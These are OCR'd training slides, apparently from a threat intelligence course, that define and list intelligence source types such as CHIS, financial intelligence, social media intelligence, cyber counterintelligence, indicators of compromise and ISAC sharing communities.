
Covert Human Intelligence Sources (CHIS)

- Information is covertly collected from the target person by maintaining a **personal or other relationship** with the target person
- CHIS generally refers to a person or an agent under the Regulation of Investigatory Powers Act 2000 (RIPA), UK.
- CHIS sources are the persons targeted for information extraction

Financial Intelligence (FININT)

- Information is collected about the **adversary's financial affairs** and transactions that may involve tax evasions, money laundering, or other practices. This in turn provides information about the nature, capabilities, and intentions of the adversary
- FININT sources:
  - Financial Intelligence Unit (FIU)
  - SWIFT
  - Banks
  - Informal value transfer systems (IVTS)

Notes:



Threat Intelligence Sources (Cont'd)

Social Media Intelligence (SOCMINT)


- Information is collected from **social networking sites** and other types of social media sources
- SOCINT sources:
  - Facebook
  - LinkedIn
  - Twitter
  - WhatsApp
  - Instagram
  - Telegram

Cyber Counterintelligence (CCI)

- Information is collected from proactively established security infrastructure or by employing various **threat manipulation techniques** to lure and trap threats
- CCI Sources:
  - Honeypots
  - Passive DNS monitors
  - Online web trackers
  - Sock puppets (fake profiling) on online forums
  - Publishing false reports

Indicators of Compromise (IoCs)

- Information is collected from **network security threats and breaches** and from the alerts generated by the security infrastructure, which likely indicate an intrusion
- IoCs Sources:
  - Commercial and industrial sources
  - Free IoC specific sources
  - Online security-related sources
  - Social media and news feeds
  - IoC buckets



Threat Intelligence Sources (Cont'd)

Industry Association and Vertical Communities

- Information is collected from various **threat intelligence sharing communities** where the participating organizations share intelligence information
- Vertical community sources:
  - Financial Services Information Sharing and Analysis Center (FS-ISAC)
  - MISP (Malware Information Sharing Platform)
  - Information Technology—Information Sharing and Analysis Center (IT-ISAC)

